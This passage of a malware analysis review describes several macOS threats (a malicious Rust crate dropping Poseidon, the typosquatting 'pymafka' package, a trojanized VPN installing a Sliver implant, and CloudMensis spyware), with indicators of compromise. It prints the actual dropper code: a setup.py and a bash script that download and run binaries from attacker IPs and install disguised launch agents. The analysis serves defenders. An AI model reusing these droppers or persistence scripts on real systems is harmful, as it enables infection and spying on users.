“...is a Golang agent [for Mythic] that compiles into Linux and macOS x64 executables.”

Mythic is "a cross-platform, post-exploit, red teaming framework ...designed to provide a collaborative and user friendly interface for operators, managers, and reporting throughout red teaming." -Mythic Github repository

In terms of persistence, **Poseidon** can be persisted as either a launch item (agent or daemon) or as a login item:



Poseidon's persistence modules



Capabilities: Fully-featured Backdoor

Poseidon (the payload downloaded and executed by the malicious Rust crate), supports a myriad of capabilities. As its open-source, it's easy to see exactly what it is capable of. Specifically, perusing its [Github repository](#) this includes:

- download
- execute
- keylog
- portscan
- screencapture
- socks (proxy)

It also supports basic commands such as `cat`, `cd`, `kill`, `ls`, `rm`, etc. etc.



Indicators of Compromise (IoCs):

IoCs for **CrateDepression** include the following (credit: SentinelOne):

- Executable Components:


`/tmp/git-updater.bin:`

- Network:

`api.githubio.codes/v2/id/f6d50b696cc427893a53f94b1c3adc99`

Pymafka


Spread through “typosquatting” of a popular Python package (**PyKafka**), this python-based malware installs a compiled Cobalt Strike agent.



Download: [Pymafka](#) (password: `infect3d`)

In May, [Sonatype](#)'s automated malware detection bots found what turned out to be a malicious Python package in the PyPI registry.

"On May 17th, a mysterious 'pymafka' package appeared on the PyPI registry. The package was shortly flagged by the Sonatype Nexus platform's automated malware detection capabilities." -Sonatype



pymafka package (image credit: Sonatype)



Writeups:

["New 'pymafka' Malicious Package Drops Cobalt Strike on macOS, Windows, Linux"](#)



Infection Vector: TypoSquatting

As noted by the [Sonatype researchers](#), the malicious Python package was named `pymafka` specifically so users might inadvertently download it (and infect themselves) while looking for the legitimate `Pykafka` Python package:

"The package appears to typosquat a legitimate popular library PyKafka, a programmer-friendly Apache Kafka client for Python." -Sonatype

The legitimate Python package, PyKafka, is "a programmer-friendly Kafka client for Python" - pykafka package page

Sonatype points out the legitimate Python package, has been downloaded over 4 million times. Due to its popularity, it's understandable that it became a typesquatting target.

The malicious infection logic in the "pymafka" package was found in a `setup.py` file.

"The 'setup.py' Python script inside 'pymafka' first detects your platform. Depending on whether you are running Windows, macOS, or Linux, an appropriate malicious trojan is downloaded and executed on the infected system." -Sonatype

Let's look at the macOS-specific logic that completes the infection. It's found in a function named `inst` (in the `setup.py` file):

```
1def inst():
2    ...
3
4    if platform.system()=="Darwin":
5        sfile="/var/tmp/zad"
6        if not os.path.exists(sfile):
7            url = 'http://141.164.58.147:8090/MacOs'
8            f = request.urlopen(url)
9            data = f.read()
10           with open(sfile, "wb") as code:
11               code.write(data)
12
13           subprocess.Popen(["chmod", "+x", sfile])
14           subprocess.Popen("nohup /var/tmp/zad > /tmp/log 2>&1 &", shell=True)
15
```

As the malicious Python code is relatively straightforward, it's easy to understand that the code:

- Requests a binary named `MacOs` from `http://141.164.58.147:8090`
- Saves it to `/var/tmp/zad`
- Makes it executable (via `chmod`), then executes it



Persistence: Unknown (none?)

Once execute, we saw that the malicious Python will simply download and execute a binary (`/var/tmp/zad`). In their report, Sonatype pointed out that this is Cobalt Strike beacon:

"The [downloaded and executed] trojan ...is a Cobalt Strike (CS) beacon." -Sonatype

Though Cobalt Strike can be (manually?) persisted, this instance when executed was not observed persisting. Its worth noted it perhaps could be instructed to persist once it checks in with the Cobalt Strike Server.



Capabilities: Fully-featured Agent

As noted, [pymafka](#) downloads and executes a Cobalt Strike (CS) beacon/payload.

Q: What is Cobalt Strike?

A: “Cobalt Strike is a pen-testing software tool typically used by red teams and ethical hackers for simulating real-world cyberattacks...”

But, time and time again attackers [as in this attack], including ransomware groups like LockBit, have abused Cobalt Strike to infect victims.” -Sonatype

Cobalt Strike supports a myriad of features, that allow a remote attack, full control over an infected system. The following image, from the commercial makers of Cobalt Strike, provides an overview of its capabilities:



Reconnaissance

Cobalt Strike's [system profiler](#) discovers which client-side applications your target uses, with version information.



Covert Communication

Beacon's network indicators are malleable. Load a [C2 profile](#) to look like another actor. Use HTTP, HTTPS, and [DNS](#) to egress a network. Use [named pipes](#) to control Beacons, peer-to-peer, over the SMB protocol.



Post Exploitation

[Beacon](#) is Cobalt Strike's payload to model an advanced actor. Beacon executes PowerShell scripts, logs keystrokes, takes screenshots, downloads files, and spawns other payloads.



Attack Packages

Use Cobalt Strike to host a web drive-by attack or transform an innocent file into a trojan horse.

- ▶ [Java Applet Attacks](#)
- ▶ [Microsoft Office Documents](#)
- ▶ [Microsoft Windows Programs](#)
- ▶ [Website Clone Tool](#)

Cobalt Strike's Capabilities (image credit: Fortra)



Indicators of Compromise (IoCs):

IoCs for [Pymafka](#) include the following (credit: Sonatype):

- Executable Components:

`/var/tmp/zad:`


`b117f042fe9bac7c7d39eab98891c2465ef45612f5355beea8d3c4ebd0665b45`

- Network

`46.137.201.254`

"VPN Trojan" (Covid)

This malware, is persistent backdoor that downloads and executes 2nd-stage payloads directly from memory.



Download: ["VPN Trojan" \(Covid\)](#) (password: `infect3d`)

In July, researchers at SentinelOne [published a report](#) on an interesting malware sample, with connections and overlaps to the APT-attributed malware DazzleSpy:



A new macOS malware specimen (image credit: SentinelOne)



Writeups:

["From the Front Lines | New macOS 'covid' Malware Masquerades as Apple, Wears Face of APT"](#)




Infection Vector: Trojanized Disk Images(?)

The researchers ([Phil](#) and [Dinesh](#)) who analyzed the malware, wrote that it was found within a disk image (`vpn.dmg`) that had been uploaded to VirusTotal:

"We recently came across a new malware sample...[in] a DMG named 'vpn' [that] was uploaded to VirusTotal." -SentinelOne



At the time (it was uploaded to VirusTotal), it was undetected:



Undetected on VirusTotal

Its not clear how the trojanized disk image would be delivered to targeted users. Perhaps, (as this malware has some notable overlaps to other Mac malware (ab)used by Chinese APT groups) users believed it contained a VPN software that could be used to circumvent Chinese government surveillance?

Regardless, if the user downloads the disk image and runs what they believe is a legitimate VPN application they will be infected:



Trojanized VPN Application



Persistence: Launch Agent

When the trojanized VPN application is run from the disk image, it will execute a script named found within its application bundle ([Contents/Resources/script](#)):

```
1#!/bin/bash
2path=$HOME
3platform=$(uname -m)
4mkdir $path/.androids
5if [ $platform == 'x86_64' ]
6then
7    curl -L http://46.137.201.254/softwareupdated2 -o
$path/.androids/softwareupdated
8else
9    curl -L http://46.137.201.254/softwareupdated -o
$path/.androids/softwareupdated
10fi
11chmod a+x $path/.androids/softwareupdated
12echo '<?xml version="1.0"encoding="utf-8"?>
13<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
14"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
15<plist version="1.0">
16    <dict>
17        <key>KeepAlive</key>
18        <true/>
19        <key>RunAtLoad</key>
20        <true/>
21        <key>Label</key>
22        <string>softwareupdated</string>
23        <key>ProgramArguments</key>
24        <array>
25            <string>'$path/.androids/softwareupdated'</string>
26            <string>-D</string>
27        </array>
28        <key>WorkingDirectory</key>
29        <string>'$path/.androids/'</string>
30    </dict>
31</plist>' > ~/Library/LaunchAgents/com.apple.softwareupdate.plist
32chmod 644 ~/Library/LaunchAgents/com.apple.softwareupdate.plist
33launchctl load ~/Library/LaunchAgents/com.apple.softwareupdate.plist
34launchctl start softwareupdated
35$path/.androids/softwareupdated &
36chflags uchg $path/.androids/softwareupdated
37curl -L http://46.137.201.254/covid -o $path/covid
38chmod a+x $path/covid
39$path/covid
```

This first creates a hidden directory: `~/.androids`:

We can passively observe this via a File Monitor:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/.androids",
    "process" : {
      ...
      "path" : "/bin/mkdir",
      "name" : "mkdir",
      "pid" : 9404
    }
  }
}
```

After downloading a binary (from `46.137.201.254`), to a `~/.androids/softwareupdated` the script will persist the binary as a launch agent.

Specifically it saves (via `>`) an embedded launch item plist to:

`~/Library/LaunchAgents/com.apple.softwareupdate.plist`:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" :
"/Users/user/Library/LaunchAgents/com.apple.softwareupdate.plist",
    "process" : {
      "arguments" : [
        "/bin/bash",
        "/Volumes/vpn.app/Contents/Resources/script"
      ],
      "path" : "/bin/bash",
      "name" : "bash",
      "pid" : 9499
    }
  }
}
```

As the `RunAtLoad` key is set to `true` the specified binary (`~/.androids/softwareupdated`) will be persistently executed by macOS, each time the user logs in.



Capabilities: Implant and (in-memory) Module Loader

The script executed by the malicious VPN application downloads and installs two additional binaries:

- `~/covid`
- `~/androids/softwareupdated`

As just noted, the latter is persisted as a launch agent (`com.apple.softwareupdate.plist`).

The SentinelOne researchers noted that this persistent binary, `softwareupdated` is a Sliver implant:

"Sliver implants offer the operator multiple functions useful to adversaries, including opening a shell on the target machine. The softwareupdated binary periodically checks in with the C2 to retrieve scheduled tasks, execute them, and return the results. Sliver implants also have the ability to allow the operator to open an interactive real time session for direct tasking and exploitation." -SentinelOne

This is easy to confirm via embedded strings:

```
% strings -a softwareupdated
...

sliverpb/sliver.proto
.sliverpb.EnvelopeR
.sliverpb.RegisterR
.sliverpb.RegisterR
.sliverpb.NetInterfaceR
.sliverpb.FileInfoR
.sliverpb.SockTabEntry.SockAddrR
.sliverpb.SockTabEntry.SockAddrR
.sliverpb.SockTabEntryR
.sliverpb.DNSBlockHeaderR
.sliverpb.ServiceInfoReqR
.sliverpb.ServiceInfoReqR
.sliverpb.PivotTypeR
.sliverpb.PivotTypeR
.sliverpb.NetConnPivotR
.sliverpb.PivotPeerR
.sliverpb.PeerFailureTypeR
.sliverpb.PivotListenerR
.sliverpb.WGTCPForwarderR
.sliverpb.WGSocksServerR
.sliverpb.WGSocksServerR
.sliverpb.WGTCPForwarderR
.sliverpb.WindowsPrivilegeEntryR
B/Z-github.com/bishopfox/sliver/protobuf/sliverpb
```

What is Sliver?

According to its [Github repository](#), Sliver is, “an open source cross-platform adversary emulation/red team framework ...support[ing] C2 over Mutual TLS (mTLS), WireGuard, HTTP(S), and DNS”

As a fully-featured (persistent) implant, Sliver affords a remote attacker, complete control over an infected system. Thus any user infected with this malware, is pretty much owned.

The second binary downloaded and installed by the malicious VPN application is named `covid`. The SentinelOne researchers analyzed this binary as well, revealing it is a simple loader module, capable of downloading and executing other payloads directly from memory:

"The covid executable reaches out to http[:]//46[.]137.201.254, this time on port 8001...it uses a 'fileless' technique to execute a further payload in-memory, evidenced by the tell-tale signs of NSCreateObjectFileImageFromMemory and NSLinkModule." - SentinelOne

The ability to download and execute other payloads gives the malware unlimited extensibility.




Indicators of Compromise (IoCs):

IoCs for this malware include the following (credit: SentinelOne):

- Executable Components:
 - `~/covid:`
`7831806172857a563d7b4789acddc98fc11763aaf3cedf937630b4a9dce31419`
 - `~/androids/softwareupdated:`
`d9bba1cfca6b1d20355ce08eda37d6d0bca8cb8141073b699000d05025510dcc`
- Files/Directories:
 - `~/androids/`
 - `~/Library/LaunchAgents/com.apple.softwareupdate.plist`
- Network:
 - `46.137.201.254`

CloudMensis

Leveraging cloud providers for its command & control, `CloudMensis` exfiltrates items such as documents, keystrokes, and screen shots.



Download: [CloudMensis](#) (password: [infect3d](#))

In July, a researcher ([Marc-Etienne M.Léveillé](#)) from ESET published an detailed report on a, “a previously unknown macOS backdoor that spies on users of the compromised Mac and exclusively uses public cloud storage services to communicate back and forth with its operators.”

Malware alert. 🙄

Previously unknown macOS [#malware](#) uses cloud storage as a C&C channel to exfiltrate documents, keystrokes, and screen captures from compromised Macs. Read more about the [#CloudMensis](#) spyware detected by [#ESETresearch](#).[#ESET](#) [#ProgressProtected](#) [#CloudTechnology](#).

— ESET (@ESET) [July 19, 2022](#)



Writeups:

[“I see what you did there: A look at the CloudMensis macOS spyware”](#)




Infection Vector: Unknown

The ESET report states that infection vector for CouldMensis remains unknown:

“*We still do not know how victims are initially compromised by this threat.*” -ESET

ESET's did find code (in the 1st loader) that would clean up from a Safari sandbox escape. Though this code is no longer invoked and the deployed is the same infection vector (discussed in newer exploits). [CloudMensis](#) was likely deployed via a browser exploit. Thus perhaps CloudMensis is still(?)

What is known (and is noted in the ESET report), is that once code execution is gained on a victim machine, that there is a “two-stage [installation] process”:



CloudMensis' Installation (credit: ESET)

Of note is that the first stage downloader, retrieves the 2nd stage payload (the persistent implant) from a cloud-storage provider. In the method named `start` one can find the code that downloads and saves the 2nd-stage payload to disk. The payload, (named `MyExecute`) is downloaded from a cloud storage provider named pCloud. It is saved to disk as `/Library/WebServer/share/httpd/manual/WindowServer`:

```
1/* @class AppDelegate */
2-(void)start {
3    ...
4
5    rax = [pCloud alloc];
6    rax = [rax init];
7
8    rax = [rax DownloadFile:@"/MyExecute"];
9    [rax writeToFile:@"/Library/WebServer/share/httpd/manual/WindowServer"
atomically:0x1];
```



Persistence: Launch Daemon

`CloudMensis` is installed as a launch daemon. Examining the disassembly of the 1st-stage installer, reveals hardcoded strings for both the launch daemon's property list (`.com.apple.WindowServer.plist`) as well as the launch daemon binary

(/Library/WebServer/share/httpd/manual/WindowServer):

```
aLibrarywebserv:
0x000000001000038fd      db      "/Library/WebServer/share/httpd/manual/WindowServer", 0 ;
aLibrarylaunchd:
0x00000000100003930      db      "/Library/LaunchDaemons/.com.apple.WindowServer.plist", 0
```

Hardcoded Launch Daemon Strings

The key-value pairs for the `.com.apple.WindowServer.plist` launch daemon property list are created (via a `NSMutableDictionary`) in the method named `start`:

```
1/* @class AppDelegate */
2-(void)start {
3    ...
4    rax = [NSMutableDictionary dictionaryWithCapacity:0x5];
5    r13 = rax;
6
7    [r13 setObject:@"com.apple.Windowserver" forKey:@"Label"];
8    ...
9
10   rax = @(YES);
11   [r13 setObject:rax forKey:@"RunAtLoad"];
12
13   [r13 setObject:path forKey:@"ProgramArguments"];
14   [r13 writeToFile:@"Library/LaunchDaemons/.com.apple.WindowServer.plist"
15                                   atomically:0x1];
```

As the `RunAtLoad` key is set to `YES` (true) the specified binary (the `CloudMensis` implant, `/Library/WebServer/share/httpd/manual/WindowServer`) will be persistently executed by macOS each time the system is (re)booted.



Capabilities: Backdoor

The `CloudMensis` malware, is fully featured backdoor, designed to both spy on and collect a myriad of information about its victims:

"The second stage [persistent component] of CloudMensis is ...packed with a number of features to collect information from the compromised Mac. The intention of the attackers here is clearly to exfiltrate documents, screenshots, email attachments, and other sensitive data." -ESET

In order to perform its large range of capabilities, `CloudMensis` exposes almost 40 commands, command that can be remotely tasked an attacker. The ESET report lists a subset of these commands which include:

- Screen capture
- Process listing
- List emails / attachments

- Download and execute files
- List files on removable storage
- Execute commands (and upload output)

As the malware authors did not obfuscate method names, get a list of commands (for example via the strings command, or class-dump). Moreover, this will point the analyst to code that implements each command.

```
% ./class-dump CloudMensis/WindowServer
...

@interface functions : NSObject

- (BOOL)EncryptMyFile:(id)arg1 encrypt:(BOOL)arg2 key:(unsigned char)arg3
                                afterDelete:(BOOL)arg4;
- (void)EMAILSearchAndMoveFS;
- (void)SearchAndMoveFS:(id)arg1 removable:(BOOL)arg2;
- (void)ZipAndMoveZS:(id)arg1 prefix:(BOOL)arg2 sizelimit:(BOOL)arg3
                                subdir:(BOOL)arg4 afterDelete:(BOOL)arg5;
- (void)GetIpAndCountryCode:(id)arg1;
- (BOOL)CreatePlistFileAt:(id)arg1 withLabel:(id)arg2 exePath:(id)arg3
